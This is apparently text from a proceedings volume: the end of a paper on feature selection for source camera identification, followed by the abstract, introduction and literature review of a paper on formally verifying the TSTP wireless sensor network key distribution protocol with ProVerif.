In Sect. 4, we present the performance of all above filters in terms of source classification.




Fig. 2. Wrapper approach

Wrapper Approach for Feature Selection. The wrapper approach, unlike the filter approach tries to find the optimal feature subset by evaluating every subset in the power–set of feature space. In this regard, the search technique used for feature subset selection plays an important role in convergence of the feature selection method in efficient time. We use Genetic Algorithm as a search strategy in the wrapper approach. The main components of a genetic algorithm are: an encoding scheme, initial population selection module, a fitness function formed, and the *genetic operators* (Selection, Crossover and Mutation). The following genetic algorithm parameters are used in this paper:

- Population size: 200
- Number of generations: 1000
- Probability of crossover:0.75
- Probability of mutation: 0.2

The procedure of feature selected through wrapper approach, depicted in Fig. 2, is described below.

1. The algorithm starts with the complete set of all 598 image features extracted from the training dataset, as discussed in Sect. 3.2.
2. Feature subset search is carried out on the training dataset, using genetic algorithm with above parameters.
3. The feature subset is evaluated on the learning model (linear *multi–class SVM* using LibSVM).
4. The above steps are repeated until *convergence.*

Since verifying if a genetic algorithm has converged at the global maximum for a hard problem is impossible, we have run the genetic algorithm multiple times by changing the population size and the number of generations. Finally, we settled for a population size of 200 and number of generations as 1000, because the fitness value was found not to change much after it has reached this near–optimal solution.

Hybrid Approach for Feature Selection. In this work, we split the wrapper based feature selection methods into two different types, based on the how the initial populations in the genetic algorithm are generated. They are,

1. **Wrapper approach by using genetic algorithm.** In this method, initial populations are chosen randomly and the resultant output is Feature Set 1, shown in Fig. 1. The same has been described above.
2. **Hybrid approach – A hybridization of filter and wrapper approach using genetic algorithm.** Here, the Feature Set 2 shown in Fig. 1 (the feature set selected by the filter approach) is chosen as start set which is, one of the initial populations of the genetic algorithm. In this method, the advantage of both filter and wrapper approaches are gained and the performance in terms of source classification, is maximized.

4 Experiments, Results and Discussion

In our experiments, we have used the Dresden image database [30], which is a benchmark dataset in used by forensic researchers. The experiments are conducted on sample images of three camera models: Canon, Nikon and Sony (collected from the Dresden database). From each camera model, we used 200 images for training and testing the classifier, in our experiments. The set of all 598 BSM, IQM and HOWS features are extracted from our training dataset, following the procedure described in Sect. 3.2. This dataset is used as input to the feature selection process described in Sect. 3.3.

After feature selection is carried out using the six filters (feature scoring methods), viz., Chi Squared, Mutual Information, Pearson Correlation, Kendall Correlation, and Spearman Correlation, the classification is performed by using *ADABOOST* method with *LIBSVM* classifier as the base, where a 10–fold cross–validation technique is adopted, which uses 9 folds for training and 1 fold for testing. We performed 100 such experiments and all results reported in this paper are the averages over all 100 experiments.

In our experiments, we measure the performance efficiency of the proposed model, in terms of classification accuracy and F–score [25]. F–Score is obtained by using the metrics *Precision* and *Recall*. These metrics are calculated as follows.

$$Precision = \frac{TP}{TP + FP} \tag{2}$$

$$Recall = \frac{TP}{TP + FN} \tag{3}$$

where TP, FP and FN are True Positive, False Positive and False Negative respectively.

$$FScore = \frac{2 \times Precision \times Recall}{Precision + Recall} \tag{4}$$

We show in Fig. 3, how the source classification accuracy varies as the number of features selected using the filter based feature selection technique varies from 10 to 250, in steps of 10. We have shown the results for up to 250 features, since there is no indication that the classification is going to improve beyond that point. This is evident from Fig. 3.

The highest source classification accuracy was observed for number of features in the range 70 to 130 (on an average), for filter based feature selection technique. The Kendall Correlation and Spearman Correlation produce the highest accuracy, 95.68% and 95.65%, and F–Score 0.948 and 0.9492 respectively. All other filters have classified the dataset with more than 95% average accuracy and more than 0.938 F–Score. The Tables 1 and 2 show the performance comparison of feature selection through six different filters, in terms of accuracy and F–score respectively, along with corresponding feature counts.

Figure 4 shows the plot of F–Score vs. number of features selected by the filter based technique. It can be observed from Fig. 4 that the Spearman Correlation




Fig. 3. Classification Accuracy vs. number of features selected by filter based feature selection (average of 100 experiments). Filters used: (a) Chi Squared (b) Mutual Information (c) Fisher Scored (d) Pearson Correlation (e) Kendall Correlation (f) Spearman Correlation.

filter gives the best F–Score, and also reduces the feature set to 130 features. This is also evident from Table 2.

When genetic algorithm is employed in the wrapper based feature selection technique, with a randomized initial population, the maximum accuracy was observed as 97.12 %. The genetic algorithm took almost 5 days to complete the search when run on a workstation with Xeon E5 2.6 Ghz processor and 16GB RAM. The corresponding convergence of the genetic algorithm is shown in Fig. 5.

Table 1. Performance comparision of filter based feature selection with respect to classification accuracy (average of 100 experiments).

Filter	Classification Accuracy (%)	Features Count
Chi Squared	95.37	80
Mutual Information	95.45	100
Fisher Score	95.42	70
Pearson Correlation	95.42	70
Kendall Correlation	95.68	130
Spearman Correlation	95.65	80

Table 2. Performance comparision of filter based feature selection with respect to F–Score (average of 100 experiments).

Filter	F–Score	Features Count
Chi Squared	0.9451	100
Mutual Information	0.9457	100
Fisher Score	0.9384	130
Pearson Correlation	0.9384	130
Kendall Correlation	0.948	130
Spearman Correlation	0.9492	130

Table 3. Performance comparision of all features and features subset selected by the methods Filter, Wrapper+GA and Hybrid (Filter+Wrapper+GA)

Method	Accuracy %	Features Count
Before Feature Selection	87.68	598
Using SFFS Feature Selection	90.33	17
Filter Approach(Kendall Correlation)	95.68	100
Wrapper Approach	97.12	127
Hybrid Approach	**98.25**	123

It can be observed from Fig. 5 that during the initial generations, the genetic algorithm produces a poor performance. However, gradually the performance improves, moving towards the global maximum.

We used a hybrid approach where the input to the wrapper (as the start set of GA) is the subset selected by the best filter. The results proved to be encouraging as can be observed from Table 3, which shows that the hybrid combining of the bests of filter and wrapper based techniques, outperforms the rest. Before the feature selection was performed, when all the features are used in the training process, the resultant classification accuracy was 87.68%. The SFFS technique improved the accuracy to 90.3% and also gives us a much compact




Fig. 4. F–Score vs. number of features selected by filter based feature selection (average of 100 experiments). Filters used: (a) Chi Squared (b) Mutual Information (c) Fisher Scored (d) Pearson Correlation (e) Kendall Correlation (f) Spearman Correlation.

feature set with 17 features. The filter–based, wrapper–based and hybrid feature selection techniques outperform SFFS. The computational complexity of the filter based technique is lower as compared to the wrapper method. However, since the wrapper method is a type of exhaustive search, it leads to a better performance. When a genetic algorithm with randomized initial population is used, the classification accuracy result improves considerably. The hybrid method converged much faster than the traditional genetic algorithm, and also produces the best results, with a source classification accuracy of 98.25%, compared to that of 97.12%. Detailed comparison results are presented in Table 3.




Fig. 5. Fitness value of the genetic algorithm employed in wrapper approach, with randomized initial population.

5 Conclusion

In this paper, we model the source camera identification problem as a machine learning classification problem, and solve it using a digital forensic approach. Feature selection plays a very important role developing a classifier learning model, as well as optimizes the performance of the model. Unlike existing researches, in this paper we exploited different techniques of feature selection to maximize source camera identification accuracy.

With the number of features used by current researchers in related applications increasing rapidly, all the future researches are bound to use larger feature sets. When the feature set becomes very large, the credibility of state–of–the–art SFFS method is at stake. In this paper, we propose a way to achieve considerably high source classification accuracy for a reasonably large feature set of 598 features, using filter, wrapper and hybrid methods. We achieved a maximum classification accuracy of 98.25% with the hybrid approach with an optimal feature set of size 123.

In future, we would aim to explore more image features for source classification, and would investigate the problem when the number of camera models under question increases, for example beyond ten.

A Appendix: Statistical Measures Used as Feature Filters

- **The Chi Squared** is a statistical method that measures independence of two variables. In feature selection, chi-square used to check whether the class variable is independent of a feature. Consider O_ij is the observed frequency and E_ij is the expected frequency, then chi-squared [19,20] is defined as

$$\chi^2 = \sum \frac{(O_{ij} - E_{ij})^2}{E_{ij}} \tag{5}$$

$$E_{ij} = \frac{(R_{T_i})(C_{T_j})}{N} \tag{6}$$

where R_{T_i} is number of samples in the ith value, C_{T_j} is number of samples in the class j, N is total number of samples.

- **The Mutual Information** [15] method measures the dependency of a variable towards reducing the uncertainty about the target variable (class). It maximizes the mutual information between joint distribution and target class variables in the datasets with many features.
- **The Fisher Score** measures the variance between the expected value of the information and the observed value. The information is maximized when variance is minimized. Consider dataset with c classes, n_j samples for class j, μ_j mean value of class j, μ mean value of whole class and σ_j^2 variance of class j. Then fisher score [21–23] S_k for feature F_k is defined as

$$S_k = \frac{\sum_{j=1}^{c} n_j(\mu_j - \mu)^2}{\sum_{j=1}^{k} n_j \sigma_j^2} \tag{7}$$

- **The Pearson Correlation Coefficient** is a statistical model which finds the strength of the correlation between two variables. It is computed by covariance of two variables dividing by the product of their standard deviations. The Pearson correlation coefficient [14] is defined as

$$R = \frac{cov(X,Y)}{\sqrt{var(X)var(Y)}} \tag{8}$$

where *cov* denotes the covariance and *var* the variance. Therefore,

$$R = \frac{\sum_{k=1}^{m}(x_k - \bar{x})(y_k - \bar{y})}{\sqrt{\sum_{k=1}^{m}(x_k - \bar{x})^2 \sum_{k=1}^{m}(y_k - \bar{y})^2}} \tag{9}$$

- **The Kendall's Tau rank correlation** [16] is a statistical measure which measures the degree of similarity between the ranking of two variables. Consider n number of samples, n_c number of concordant (ordered in the same way) and n_d number of discordant (ordered differently). The kendall's Tau is defined as

$$\tau = \frac{n_c - n_d}{\frac{n(n-1)}{2}} \tag{10}$$

- **The Spearman Correlation** is a statistical measure expresses the degree of how two variables are monotonically related. Consider we have n samples and

x_i is sample values of X and $r(x_i)$ is the rank of x_i and y_i is values of Y (class) and $r(y_i)$ is the rank of y_i. The Spearman coefficient [17,18] is calculated as

$$s(X,Y) = 1 - \frac{6\sum_{i=1}^{n}(r(x_i) - r(y_i))^2}{n(n^2-1)} \tag{11}$$

The above filters are applied in this paper on a feature set of 598 features, as discussed in Sect. 3.2. The Tables 1 and 2 show the performance of the above filters with respect to accuracy and F–Score.

References

1. Celiktutan, O., Sankur, B., Avcibas, I.: Blind identification of source cell-phone model. IEEE Trans. Inf. Forensics Secur. **3**(3), 553–566 (2008)
2. Bayram, S., Sencar, H.T., Memon, N.: Improvements on source camera-model identification based on CFA interpolation. In: Proceeding of WG (2006)
3. Kharrazi, M., Sencar, H.T., Memon, N.: Blind source camera identification. In: International Conference on Image Processing (ICIP) (2004)
4. Tsai, M.-J.: Adaptive feature selection for digital camera source identification. In: IEEE International Symposium on Circuits, Systems, pp. 412–415 (2008)
5. Tsai, M.-J.: A Hybrid model for digital camera source identification. IEEE International Conference on Image Processing (ICIP), pp. 2901–2904 (2009)
6. Lukas, J.: Digital camera identification from sensor pattern noise. IEEE Trans. Inf. Forensics Secur. **1**(2), 205–214 (2006)
7. Li, C.-T.: Digital camera identification from sensor pattern noise. IEEE Trans. Inf. Forensics Secur. **5**(2), 280–287 (2010)
8. Lin, X., Li, C.-T.: Preprocessing reference sensor pattern noise via spectrum equalization. IEEE Trans. Inf. Forensics Secur. **11**(1), 126–140 (2016)
9. Biney, A.G., Sellahewa, H.: Analysis of smartphone model identification using digital images. In: International Conference on Image Processing (ICIP) (2013)
10. Bayram, S., Avcibas, I., Sankur, B., Memon, N.: Image manipulation detection. J. Electronic Imaging **15**(4), 041102 (2006). International Society for Optics and Photonics
11. Avcibas, I., Sankur, B., Memon, N.: Image steganalysis with binary similarity measures. In: International Conference on Image Processing (ICIP), vol. 3 (2002)
12. Avcibas, I., Memon, N., Sankur, B.: Steganalysis using image quality metrics. IEEE Trans. Image Process. **12**(2), 221–229 (2003)
13. Lyu, S., Farid, H.: Steganalysis using higher-order image statistics. IEEE Trans. Inf. Forensics Secur. **1**(1), 111–119 (2006)
14. Guyon, I., Elisseeff, A.: An introduction to variable and feature selection. J. Mach. Learn. Res. **3**, 1157–1182 (2003)
15. Schaffernicht, E., Gross, H.M.: Weighted mutual information for feature selection. In: International Conference on Artificial Neural Networks (2011)
16. Van Hulse, J., Khoshgoftaar, T.M., Napolitano, A., Wald, R.: Threshold-based feature selection techniques for high-dimensional bioinformatics data. Network Modeling Anal. Health Inform. Bioinform. **1**(1), 47–61 (2012)
17. Liu, D., Cho, S.Y., Sun, D.M., Qiu, Z.D.: A spearman correlation coefficient ranking for matching-score fusion on speaker recognition. In: TENCON (2010)

18. Yuan, C., Sun, D., Liu, D., Cho, S. Y., Zhang, Y.: A research on feature selection and fusion in palmprint recognition. In: International Workshop on Emerging Techniques and Challenges for Hand-Based Biometrics (ETCHB) (2010)
19. Onpans, J., Rasmequan, S., Jantarakongkul, B., Chinnasarn, K., Rodtook, A.: Intrusion feature selection using mmodified heuristic greedy algorithm of itemset. In: International Symposium on Communications and Information Technologies (ISCIT) (2013)
20. Rachburee, N., Punlumjeak, W.: A comparision of feature selection approach between Greedy, IG-ratio, Chi-square, and mRMR in educational mining. In: International Conference on Information Technology and Electrical Engineering (ICITEE) (2015)
21. Bhasin, V., Bedi, P., Singhal, A.: Feature selection for steganalysis based on modified stochastic diffusion search using fisher score. In: International Conference on Advances in Computing, Communications and Informatics (ICACCI), September 2014
22. Singh, B., Sankhwar, J.S., Vyas, O.P.: Optimization of feature selection method for high dimensional data using fisher score and minimum spanning tree. In: INDICON, December 2014
23. Xu, J., Yin, Y., Man, H., He, H.: Feature selection based on sparse imputation. In: International Joint Conference on Neural Networks (IJCNN), June 2012
24. Kohavi, R., John, G.H.: Wrappers for feature subset selection. Artif. Intell. **97**(1), 273–324 (1997)
25. Chen, Y.-H., Lin, T.-C.: Dimension reduction techniques for accessing chinese readability. In: International Conference on Machine Learning and Cybernetics, July 2014
26. Packianather, M.S., kapoor, B.: A wrapper-based feature selection approach using bees algorithm for a wood defect classification system. In: System of Systems Engineering Conference (2015)
27. Yu, E., Cho, S.: GA-SVM wrapper approach for feature subset selection in keystroke dynamics identity verification. In: Proceedings of the International Joint Conference on Neural Networks (2003)
28. Talukder, K.H., Harada, K.: Haar wavelet based approach for image compression and quality assessment of compressed image. Int. J. Appl. Math. **36**(1) (2007)
29. Gunawan, I.P., Halim, A.: Haar wavelet decomposition based blockiness detector and picture quality assessment method for JPEG images. In: International Conference on Advanced Computer Science and Information System (2011)
30. Gloe, T., Bhme, R.: Dresden image database' for benchmarking digital image forensics. In: IEEE International Conference on Acoustics, Speech and Signal Processing (2007)
31. Chang, C.-C., Lin, C.-J.: LIBSVM: a library for support vector machines. ACM Trans. Intell. Syst. Technol. **2**(3), 27:1–27:27 (2011)
32. Ng, A.: "CS229 Lecture Notes", CS229 Lecture notes, Stanford (2000)

Formal Verification of a Cross-Layer, Trustful Space-Time Protocol for Wireless Sensor Networks

Douglas Simões Silva, Davi Resner, Rick Lopes de Souza, and Jean Everson Martina(✉)

Departamento de Informatica e Estatistica, Universidade Federal de Santa Catarina, Florianopolis, Brazil
douglas.simoes@posgrad.ufsc.br, davir@lisha.ufsc.br, rick.lopes@inf.ufsc.br, jean.martina@ufsc.br

Abstract. In this paper we verify the security aspects of a cross-layer, application-oriented communication protocol for Wireless Sensor Networks (WSN). The Trustful Space-Time Protocol (TSTP) encompasses a majority of features recurrently needed by WSN applications like medium access control, geographic routing, location estimation, precise time synchronization, secure communication channels and a key distribution scheme between sensors and the sink. Key distribution in TSTP happens after deployment via time-based session keys. The key distribution scheme relies on public cryptography primitives and synchronous clocks as shared data between the parties. We analyzed TSTP's key distribution protocol using ProVerif and we were able to find two security flaws: one related to the time synchronization component and another being a bad approach related to a mac-then-encrypt method employed. With our findings we propose an improved version of the key distribution protocol, where we change the message authentication scheme in the initial message exchange so that ProVerif's goals are fulfilled; we also introduce the encrypt-then-mac method so that secret information passing through the communication channel has integrity and does not fall to known attacks.

Keywords: Wireless Sensor Networks · Internet of Things · Cross-layer · Security protocol analysis · Formal specification and verification

1 Introduction

Internet access by devices reached more than a billion users in 2010 and it is expected that by 2020 fifty billion gadgets will be accessing the Web [7]. An incredible revolution was observed in the way that interconnected devices generate information by sensing environment variables [12]. This environmental sensing requires new approaches and new techniques to manage the myriad of information flows generated by the Internet of Things.

In our work we will consider that the objects or things connected are sensors or actuators. All this hardware is connected using wireless communication technology, forming a Wireless Sensor Network (WSN). This kind of network could use the standard TCP/IP model [11] as the standard "Internet of People" does. This would provide standard data encapsulation, but this model does not take into account particular WSN characteristics, such as the resource-constrained devices, ad-hoc connectivity, the need for high energy efficiency, notions of the environment, and mainly the security needs inherent to objects interacting with the physical world. These open problems have been motivating researchers to propose different protocol designs. It has been shown that cross-layer designs are a great alternative for optimizing WSN and wireless networks in general [14], fulfilling the mentioned requirements. Cross-Layer designs are built so that each layer's parameters can be shared directly with other layers to reach optimization goals, breaking the traditional black-box, stacked model.

As defined by Atzori et al. [1], IoT is a network of interconnected things in world-wide scale. These things have a unique address and communicate with each other using standardized WSN protocols. Aligned to the definition of this research area, we have the challenges that come with it, like the integration of things, computable resources restrictions, connectivity, energy efficiency, security and operation. Hence, there are many particularities about the inception of this area that were not solved yet.

According to Zhao and Ge [27] the Internet of Things is structured in three layers: perception layer, network layer and application layer. The perception layer has a high variety of sensors but with low protection capabilities. The network layer has problems with the use of any network and is not exclusively designed for IoT. The application layer has problems with Identity Authentication, Data Protection and etc. Therefore, this research area has major challenges to be solved.

Iot is basically composed of three main features: comprehensive perception, reliable transmission and intelligent processing. Comprehensive perception means that the sensors of the perception layer collect information at any time and anywhere. Reliable transmission means that data exchanged between sensors is being replaced safely and in real time. Intelligent processing comes to the pre-processing done by some middle-ware which processes the data before it is sent to the main or terminal server.

The Trustful Space-time Protocol (TSTP) [19] we choose to analyze is an application-oriented, cross-layer protocol with synchronized time, spatial localization and distribution of sink-node keys. This protocol intimately integrates multiple components that share data. TSTP was motivated by the problems observed in WSN and IoT, and aims to deliver directly to the application a data-centric API, trustfulness, geo-referencing, space-time synchronization and energy efficiency at communication level. We chose this protocol because of its capacity of establishing keys after deployment. This characteristic brings an specification and verification challenge.

We use the ProVerif [5] tool to analyze the security aspects of TSTP. ProVerif has already demonstrated valuable results for many cryptographic protocols in the literature [4]. This tool models attackers and protocols using applied pi-calculus to describe message exchange. These descriptions are then converted to Horn clauses and are proven mechanically using a First-Order Logic theorem prover.

The main focus of this paper is to show the formal specification and verification of TSTP against known security flaws. In this endeavour, we found security breaches and we were able to propose improvements to the protocol. At first, we specify the protocol message exchange using applied pi-calculus, and then we demonstrate the properties that allow TSTP to have authenticity, integrity, confidentiality and timeliness. After that, we explore the flaw found and explain the wrong concepts that are present in the protocol such as the order of decryption, as well as how to improve the design.

This paper is organized as follows. In Sect. 2, we show the literature review about security and IoT protocols. Section 3 presents an overview about the structure of the protocol, the cryptographic concepts used and the requirements that this protocol needs to work. In Sect. 4 we specify and verify the protocol in ProVerif, we then explain the results. In Sect. 5 we propose essential changes to the protocol. Finally, we draw the conclusions and propose future work in Sect. 6.

2 Literature Review and Related Work

The design of an authentication WSN/IoT protocol involves many critical decisions. We will explain the building blocks needed (Sect. 2.1) and two approaches that in our point of view outsources protocol security responsibilities. The first one is related to protocol assumptions (Sect. 2.2). The second one is about the protocol trust relations (Sect. 2.3).

2.1 IoT Cryptographic Algorithms

The selection of the right security algorithm to be used with WSN/IoT communications is not a trivial task, mainly because of constraints related to code and data size, processing power, and energy consumption [25]. Encryption algorithms are classically classified as using symmetric or asymmetric cryptography [10]. Although this seems trivial, it is important to discuss the impact of such choices when dealing with WSN/IoT protocol designs.

Symmetric Key Cryptography. This kind of cryptography uses the same key for encryption and decryption. These cryptographic operations are usually relatively simple and efficient. RC4, RC5, IDEA, SHA-1, MD5, are examples of symmetric cryptography algorithms.

Because WSN devices must usually manage constrained resources, the simplicity of symmetric cryptography algorithms is very desirable. The security scheme chosen must not significantly affect the performance of the network [13]. The selection of algorithms for encryption and decryption to be employed takes into account parameters such as size of the operands, modes of operation, and key expansion. The type of cipher depends mainly on how large is the volume of data to be processed through the network. Stream ciphers deal better with large amounts of information, while for smaller traffic, block ciphers may be a suitable option.

In this sense it is not only important to choose a symmetric algorithm, but to choose it based on the context of the data being collected withing the WSN/IoT deployment scenario. A wise decision is to choose symmetric algorithms that can leverage on good hardware support from the base platform of the nodes.

Asymmetric Key Cryptography. This cryptographic concept works with pairs of keys: everything that one key encrypts the other decrypts and vice-versa. This method yields more robust cryptographic schemes, but many authors agree that the required data size, code size, processing time and power consumption generally make this kind of cryptography impractical for WSN/IoT deployment scenarios [25].

Nevertheless, with the advent of Elliptic Curve Cryptography (ECC) schemes, it has been shown that it is possible to achieve a good trade off between all these factors and the resulting level of security provided [25]. Although ECC operations are costly, they achieve the same level of security as other asymmetric schemes such as RSA using smaller keys, resulting in smaller overhead and power consumption [24].

Some special deployment scenarios, specially when the identity of peers must be attested to the whole network, require the use of public key cryptography. It is important to note that these algorithms usually do not come with efficient hardware implementations and they usually are heavy multiplication based. With ECC we swap integer modular exponentiation by logical operations representing addition and multiplication over finite fields.

2.2 Pre-established Information Protocols

Wireless Sensor Networks are usually ad-hoc networks. The topology is not fixed or pre-determined, and nodes may enter or leave the network during its lifetime. Such networks require a dynamic key assignment, that will use sensor's data for key generation and establishment. Thus, the use of pre-distributed information as a strong parameter on key generation is not advised by literature [16]. Generation of life-long keys at fabrication time is also not recommended. When doing that, the security root will stay centered on the institution or company that injected this key material into the sensor. Hence if there is a data leak, all those whom consider this information trustful are potentially compromised. To avoid that we rather use unique data available only to the sensor and the sink to provide a key establishment scheme. To this strategy we call pre-established information protocols.

In the literature, several authentication protocols for WSN have been proposed with the premise of pre-distributed key material. The Lightweight Dynamic User Authentication Scheme (LDUAS) [26] relies on a previously-defined user name, password and time period to establish key material. The sensor authenticates to the sink with these information and the key material is set out of that. So if any of this data is weak in terms of entropy, or if the attacker gets this info somehow, the protocol is insecure.

The Localized Encryption and Authentication Protocol (LEAP) provides multiple mechanisms involving keys, which are capable of providing confidentiality and authentication [28] to messages. This protocol has individual keys shared with the base station, a pair of keys that can be shared with other Wireless Sensor Networks, a key to exchange information with neighboring nodes and a group key. However all of these mechanisms are mainly based on a pre-distributed key to create a secure communication channel and to generate these multiple keys. If someone discover that key, the attacker will have knowledge about the other keys too. This protocols lacks a property called forward-secrecy.

The Lightweight Authentication Scheme (LAS) for WSN only uses an HMAC hash function and a set of encryption algorithms using symmetric ciphers to provide confidentiality and authenticity to the messages exchanged [9]. This protocol is divided in three phases, starting with the pre-distribution of keys, explicitly specifying that the manufacturer must insert a master symmetric key at the time of sensor manufacturing. Therefore the trust is not only in the manufacturer but also in the manufacturing process, and even in the employee who carries out the procedures, because a forgery in any one of these steps can compromise any network installed with this scheme. The other two phases are inherently dependent of the first one, make it the main point of failure for the protocol.

The Node Level Security Policy Framework (NLPSF) uses node information for authentication and group keys based on identity-based cryptography [8]. The protocol's initialization is divided into four parts, the second of which being the initialization of the sensor node with a data set. This data set contains public information representing the group at which this sensor belongs, characterizing a static group assignment. The data set also contains an identity-based key. Hence this approach not only relies on the integrity of pre-deployment information, but also relies on a fixed and pre-defined network topology, which is generally not suitable to ad-hoc and mobile wireless networks.

Security protocols based on pre-established static information for the seeding or derivation of keys for nodes are inherently corruptible at the time of production of the node. More over, basing the new keys derived later on the pre-established keys will also lack forward-secrecy of this key material. Nevertheless, a lot of people opt for such protocols because they are easy to design and easy to deploy, even if not delivering ultimate security.

2.3 Trusted Third Party Protocols

The literature contains numerous WSN protocols for authentication using digital certificates, public key cryptography and shared key cryptography. The main characteristic of these protocols are that they rely on the presence of a trusted third party to be the dealer of the protocol. These protocols can prevent man in the middle attack (MitM), because they can identify the identity of the two sides of communication. However these, checks may impair the speed of packet switches or create a bottleneck on the side of the institution responsible for checking.

The Efficient Authenticated Key Establishment Protocol (EAKEP) [23] uses elliptic curve cryptography (ECC), which is recognized in the literature by providing the desired level of security with smaller keys, low computational complexity and high-speed cryptographic operations. This protocol uses digital certificates to protect itself from impersonation attacks. Therefore all nodes must be connected to the Certification Authority (CA) for testify the identity of this sensor and every message exchanged needs communication between base station and CA.

The Multiuser Broadcast Authentication scheme (MUBA) [18] proposes four methods based on public key cryptography to provide different benefits and respond to different constraints. Nonetheless there are several methods of implementation for this authentication scheme. All of them still needs an authority (trusted third party) to certify sensors and answer for their identity. However this protocol has its importance to literature, because it is not common to present various certification schemes focused on IoT.

